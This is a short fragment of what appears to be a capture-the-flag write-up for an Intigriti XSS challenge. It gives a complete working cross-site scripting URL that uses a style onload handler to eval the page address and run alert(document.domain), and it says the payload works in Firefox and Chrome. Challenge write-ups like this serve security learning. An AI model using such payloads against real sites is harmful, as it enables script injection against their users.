
So the final URL should look like: https://challenge-0222.intigriti.io/challenge/xss.html?%0Aalert(document.domain);//#?q=%3Cstyle/onload=eval(uri)%3E

and this works both on firefox as well as chrome.

Firefox



Chrome



- gokuKaioKen